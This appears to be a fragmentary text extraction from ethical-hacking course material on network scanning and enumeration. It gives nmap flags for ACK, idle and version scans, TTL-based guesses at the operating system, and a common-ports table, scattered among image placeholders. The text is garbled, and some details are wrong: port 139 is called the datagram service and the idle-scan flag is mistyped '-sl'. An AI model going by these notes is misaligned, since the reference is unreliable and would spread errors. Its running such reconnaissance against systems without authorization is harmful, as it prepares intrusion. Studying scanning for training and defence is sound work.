



Ack: -sA






Idle: -sl





3

MODULE 3: SCANNING NETWORKS



Os

Linux < = 64


Windows < =128

Device <=256



16






MODULE 4: ENUMERATION

MODULE 4: ENUMERATION

Common Port

Port	Request type
7	ECHO
20	FTP -- Data
21	FTP -- Control
22	SSH Remote Login Protocol
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
37	Time
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
79	Finger
80	HTTP
110	POP3
115	Simple File Transfer Protocol (SFTP)
137	NetBIOS Name Service
139	NetBIOS Datagram Service
143	Interim Mail Access Protocol (IMAP)
156	SQL Server
161	SNMP
194	Internet Relay Chat (IRC)
389	Lightweight Directory Access Protocol (LDAP)
443	HTTPS
445	Microsoft-DS
458	Apple QuickTime
546	DHCP Client
547	DHCP Server







Version

-sV

-A

